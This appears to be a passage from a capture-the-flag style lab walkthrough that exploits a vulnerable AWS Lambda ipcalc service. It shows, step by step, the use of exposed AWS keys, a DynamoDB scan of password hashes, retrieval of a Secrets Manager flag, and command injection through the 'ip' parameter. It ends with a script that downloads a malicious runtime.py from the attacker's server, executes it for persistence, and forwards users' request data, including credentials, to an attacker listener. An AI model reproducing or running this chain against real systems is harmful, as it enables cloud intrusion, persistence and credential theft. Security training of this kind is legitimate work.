IsD/gofi96N9X1WbQetBf8cxjcqRRy0LkXupcPixCy8CvPfHHxe42HgjlJD57mYPN2UzEQJRNBP6MJ6hjIIGOt8Bidg2ONtt5VZtQ
sgCJXeNfvO2MigDwSY5boGdwaRlVoIjWWzMC5oJj33jpG6iWCQu+6YeCMfR55mnJEH0/dBmtVit5mL8qfgcVMBtycvUNncAD2RLku
85JtShisL6C2rIRDLJAC8Foolh3M++kuabz2re+CgI1YQvQPkG4WCrJwquG/BpsV+hKMRoujeDvbIx5isAzSFprcGh2vTUcqO9o1s
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ export AWS_ACCESS_KEY_ID=ASIAUAWOPGE5DJ34EWOS
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ export AWS_SECRET_ACCESS_KEY=Vn9ei3vfDlUTzQ8B2Nw5XjuIYnG+6U2Ds4baim4p
```

Step 15: Get caller identity to check if assuming role was successful.

Command: aws sts get-caller-identity

```
[ec2-user@ip-172-31-63-45 ~]$ aws sts get-caller-identity
{
    "Account": "276384657722",
    "UserId": "AROAUAWOPGE5KY5HYGSZF:ipcalc-with-login",
    "Arn": "arn:aws:sts::276384657722:assumed-role/ipcalc-with-login-role-9rkj1kwo/ipcalc-with-login"
}
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully assumed ipcalc-with-login role.

Step 16: Scan the AWS dynamoDB for the table used in lambda_function.py script.

lambda_function.py

```
import hashlib
from urllib import request,parse
from boto3.dynamodb.conditions import Key, Attr
def lambda_handler(event, context):

    dynamodb=boto3.resource('dynamodb')
    SecretUsers=dynamodb.Table('SecretUsers')
    sm=boto3.client('secretsmanager')

    if event["queryStringParameters"] !=None and "username" in event["queryStr
]:
        username=event["queryStringParameters"]["username"]
        password=event["queryStringParameters"]["password"]
        hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
```

Command: aws dynamodb scan --table-name SecretUsers --region ap-southeast-1

```
[ec2-user@ip-172-31-63-45 ~]$ aws dynamodb scan --table-name SecretUsers --region ap-southeast-1
{
    "Count": 4,
    "Items": [
        {
            "username": {
                "S": "paul"
            },
            "password": {
                "S": "3f67c64c0af46ec03496ba8a47e6d951"
            }
        },
        {
            "username": {
                "S": "admin"
            },
            "password": {
                "S": "e3274be5c857fb42ab72d786e281b4b8"
            }
```

Step 17: Use AWS secrets manager to get the secret id mentioned in lambda_function.py script.

lambda_function.py

```
username=event["queryStringParameters"]["username"]
password=event["queryStringParameters"]["password"]
hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
response=SecretUsers.query(KeyConditionExpression=Key('username').eq(username) &
if len(response)==0:
    output={"message":"login failed"}
else:
    secret=sm.get_secret_value(SecretId='MySecret')
    secret_value=json.loads(secret['SecretString'])
```

Commands: aws secretsmanager get-secret-value --secret-id MySecret --region ap-southeast-1

```
[ec2-user@ip-172-31-63-45 ~]$ aws secretsmanager get-secret-value --secret-id MySecret --region ap-southeast-1
{
    "Name": "MySecret",
    "VersionId": "b893df62-72e0-49aa-8694-0a7e255fe3d6",
    "SecretString": "{\"Flag\":\"147077c61dc5ecb33191f670569d2212\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1614993902.182,
    "ARN": "arn:aws:secretsmanager:ap-southeast-1:276384657722:secret:MySecret-3Lz53X"
}
```

Successfully retrieved secret.

Section 5: execPythonCode.py

Step 18: Make a python script (execPythonCode.py) on ec2 that converts a python code written in script.py file in a one liner python command and executes it on the vulnerable ipcalc lambda server.

Python Script: execPythonCode.py

```
#! /usr/bin/python3
# Import Libraries
import json
from urllib import request,parse
import sys


# Application URL
URL="https://zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com/default"


# Read the script
file=open("script.py","r")

# replace new lines
script=file.read().replace("\n",";")

# Generate the command as python oneliner.
command='python3 -c "'+script+'"'

# Request Body
body={
  'ip' : ';'+command,
  'options' :'--all-info'
}
```

```
# Header for sending Request
headers = { "Content-Type" : "application/json"}

# Encoding data
data = json.dumps(body).encode("utf-8")

# Creating request object and sending request
req=request.Request(URL,data,headers)
response=request.urlopen(req)

# Reading response
output=response.read().decode("utf-8")

print(output)
```

Step 19: Test the script by writing a simple python code in a file and executing it on the lambda server using execPythonCode.py script.

Demo code: script.py

```
a=1
b=1
print(a+b)
```


Commands:

```
chmod +x execPythonCode.py
./execPythonCode.py
```

```
[ec2-user@ip-172-31-63-45 ~]$ chmod +x execPythonCode.py
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
3
```

Successfully executed python code on lambda server.

Step 20: Check AWS lambda runtime format on AWS docs.



Path – `/runtime/invocation/next`

Method – GET

Retrieves an invocation event. The response body contains the payload from the invocation, which is a JSON document that contains event data from the function trigger. The response headers contain additional data about the invocation.

Response headers

- `Lambda-Runtime-Aws-Request-Id` – The request ID, which identifies the request that triggered the function invocation.
  For example, `8476a536-e9f4-11e8-9739-2dfe598c3fcd`.
- `Lambda-Runtime-Deadline-Ms` – The date that the function times out in Unix time milliseconds.
  For example, `1542409706888`.

Section 6: Invocation response

Step 21: Make a python script to retrieve “Lambda-Runtime-Aws-Request-Id” header from the lambda server response and run this script using execPythonCode.py .

Python script: script.py

```
import os
import json
from urllib import request,parse
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')
response=request.urlopen(req)
output=response.read().decode('utf-8')
headers=response.info()
```


request_id=headers['Lambda-Runtime-Aws-Request-Id']
print(request_id)

Command: ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
208e4aaf-5445-4cac-b88c-c8a97e29d5de

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
d7b12831-710e-453f-8c62-9cc11fced84d

[ec2-user@ip-172-31-63-45 ~]$
```

Successfully received the “Lambda-Runtime-Aws-Request-Id” header from the request.

Step 22: Check the format for sending invocation response on AWS docs.



Step 23: Modify script.py code to use the “Lambda-Runtime-Aws-Request-Id” header from the response and use it to send “invocation response” to the lambda, and run this script using execPythonCode.py.

Python script: script.py

```
import os
import json
from urllib import request,parse
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')
response=request.urlopen(req)
output=response.read().decode('utf-8')
headers=response.info()
request_id=headers['Lambda-Runtime-Aws-Request-Id']
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/'+request_id+'/response')
body={'body':'Hello From AD Labs'}
data = json.dumps(body).encode('utf-8')
response=request.urlopen(req,data = data)
```

Command: ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
Hello From AD Labs
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully received the body.

Step 24: Gain persistence on lambda server.

To gain persistence on the lambda server, replace either the init or bootstrap process with a malicious version. This can be achieved by replacing the lambda server's runtime.py with a malicious runtime.py that redirects event objects of the lambda server to the attacker's server.

Reference: https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/

Section 7: Python http.server

Step 25: Start another ec2-user ssh shell on a separate terminal and host a python http server on port 65500 on the ec2 using python's http.server module.

Command: python3 -m http.server 65500

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
```

Note: Port 65500 is used in python server because ports 65500-65535 were opened in ec2 security rules at the time of instance creation.

Step 26: Test the working of http server by opening url on browser.


```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
183.87.13.24 - - [06/Mar/2021 06:17:18] "GET / HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:17:19] code 404, message File not found
183.87.13.24 - - [06/Mar/2021 06:17:19] "GET /favicon.ico HTTP/1.1" 404 -
183.87.13.24 - - [06/Mar/2021 06:17:23] "GET /exec.py HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:17:28] "GET /execPythonCode.py HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:17:53] "GET /?user=admin&password=password HTTP/1.1" 200 -
```

Section 8: Runtime.py

Step 27: Modify the runtime.py script and change the Twist ip to ec2 instance ip and modify port to python server's port. Runtime.py script can be found in the references.


```
TWIST_HOME_IP = "34.204.13.12"    # fill in
TWIST_HOME_PORT = "65530"  # fill in
DEFAULT_TIMEOUT = 0.2


# Send the event to TWIST_HOME
def twist_leak_data_home(event, invoke_id):
    try:
```

Reference: runtime.py
https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/

Step 28: Start python server in the same directory where runtime.py script is located.

```
[ec2-user@ip-172-31-63-45 ~]$ vim runtime.py
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
```

Step 29: Confirm the working of http server by opening runtime.py on the web browser.




```
#!/usr/bin/env python3

"""
*twist_runtime.py*
Most of it is copied from the Lambda python3.7 runtime (bootstrap.py)
The section at the bottom contains the modifications.
"""

import json
import logging
import os
import site
import sys
import time
```

```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
183.87.13.24 - - [06/Mar/2021 06:19:13] "GET / HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:19:15] "GET /runtime.py HTTP/1.1" 200 -
```

Step 30: Try sending a POST request with JSON content on python server to test if python server can accept POST requests.

Command: curl -H “Content-Type: application/json” -d ‘{“username”:”xyz”,”password”:”xyz”}’ http://34.232.67.85:65500

```
[ec2-user@ip-172-31-63-45 ~]$ curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}' http://34.232.67.85:65500
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 501</p>
        <p>Message: Unsupported method ('POST').</p>
        <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
    </body>
</html>
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
```

```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
183.87.13.24 - - [06/Mar/2021 06:19:13] "GET / HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:19:15] "GET /runtime.py HTTP/1.1" 200 -
34.232.67.85 - - [06/Mar/2021 06:20:26] code 501, message Unsupported method ('POST')
34.232.67.85 - - [06/Mar/2021 06:20:26] "POST / HTTP/1.1" 501 -
```

Server gives error because it is not configured to receive POST requests.

Section 9: Flask Server (server.py)

Step 31: Make a python script using flask to host a http server that accepts POST requests.

Python script: server.py

```
from flask import Flask
from flask import request
from pprint import pprint

app = Flask(__name__)


@app.route('/', methods=["POST"])
def hello():
    pprint(request.json,indent=2)
    return "Hello World!\n"


app.run(host="0.0.0.0",port=65530)
```

Step 32: Try sending a POST request with JSON content on the new http flask server to test the output.

Command: curl -H “Content-Type: application/json” -d ‘{“username”:”xyz”,”password”:”xyz”}’ http://34.232.67.85:65500

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}' http://34.232.67.85:65530
Hello World!
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
```

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ python3 server.py
 * Serving Flask app "server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:65530/ (Press CTRL+C to quit)
{'password': 'xyz', 'username': 'xyz'}
34.232.67.85 - - [06/Mar/2021 06:22:02] "POST / HTTP/1.1" 200 -
```

Successfully received post data.

Section 10: Replacing runtime.py

Step 33: Modify script.py file to download runtime.py from the ec2 http server and replace runtime.py on the lambda server.

Python script: script.py

```
import os
import json
from urllib import request,parse
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')
response=request.urlopen(req)
output=response.read().decode('utf-8')
headers=response.info()
request_id=headers['Lambda-Runtime-Aws-Request-Id']
new_runtime_path='/tmp/runtime'
req=request.Request(url='http://34.232.67.85:65500/runtime.py')
response=request.urlopen(req)
output=response.read()
f=open(new_runtime_path, 'wb')
f.write(output)
f.close()
os.chmod(new_runtime_path, 0o777)
args = [new_runtime_path, request_id]
os.execv(new_runtime_path, args)
```


Command: ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
{"Output": "Successfully took over the bootstrap runtime"}
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully replace runtime.py on lambda server.

Section 11: Exploit Works !

Step 34: Interact with the lambda server using a web browser by sending parameters in URL.



Malicious runtime.py is in effect and used by lambda server and a malicious message is shown in the response body.

Step 35: Check the python server logs for the POST data received by lambda server.

```
18.141.188.16 - - [06/Mar/2021 06:24:33] "POST / HTTP/1.1" 200 -
{ 'body': None,
  'headers': { 'Accept-Encoding': 'identity',
               'Host': 'zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com',
               'User-Agent': 'Python-urllib/3.8',
               'X-Amzn-Trace-Id': 'Root=1-60432052-2da1f53916515ad959efa221',
               'X-Forwarded-For': '54.179.95.12',
               'X-Forwarded-Port': '443',
               'X-Forwarded-Proto': 'https'},
  'httpMethod': 'GET',
  'isBase64Encoded': False,
  'multiValueHeaders': { 'Accept-Encoding': ['identity'],
                         'Host': [ 'zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com'],
                         'User-Agent': ['Python-urllib/3.8'],
                         'X-Amzn-Trace-Id': [ 'Root=1-60432052-2da1f53916515ad959efa221'],
                         'X-Forwarded-For': ['54.179.95.12'],
                         'X-Forwarded-Port': ['443'],
                         'X-Forwarded-Proto': ['https']},
  'multiValueQueryStringParameters': { 'password': ['adminpassword'],
                                       'username': ['admin']},
```

Successfully redirected events objects from lambda server to attacker's python server.

Step 36: Check running processes on lambda server using exec.py script to see executed commands.

Command: ./exec.py ps -eaf

```
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
993          1     0  0 06:15 ?        00:00:00 /var/rapid/init --enable-extensions --bootstrap /var/runtime/bootstrap
993          7     1  0 06:15 ?        00:00:00 /var/lang/bin/python3.7 /var/runtime/bootstrap
993         12     7  0 06:24 ?        00:00:00 bash -c /var/task/ipcalc --all-info ;python3 -c "import os;import json
uest,parse;req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next');response=request.urlope
read().decode('utf-8');headers=response.info();request_id=headers['Lambda-Runtime-Aws-Request-Id'];new_runtime_path='/
t.Request(url='http://34.232.67.85:65500/runtime.py');response=request.urlopen(req);output=response.read();f=open(new_
rite(output);f.close();os.chmod(new_runtime_path, 0o777);args = [new_runtime_path, request_id];os.execv(new_runtime_pa
993         14    12  0 06:24 ?        00:00:00 python3 /tmp/runtime c28e0fd3-3ae3-4a55-9d55-8f9ed99d3d65
993         17    14  0 06:29 ?        00:00:00 bash -c /var/task/ipcalc --all-info ;ps -eaf 2>&1;exit 0
993         19    17  0 06:29 ?        00:00:00 ps -eaf
```

Python one liner code getting executed on lambda server.

References:

1. Burp Suite (https://portswigger.net/burp)
2. Lambda Persistency POC (https://github.com/twistlock/lambda-persistency-poc)
3. Gaining Persistency on Vulnerable Lambdas (https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/)
4. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)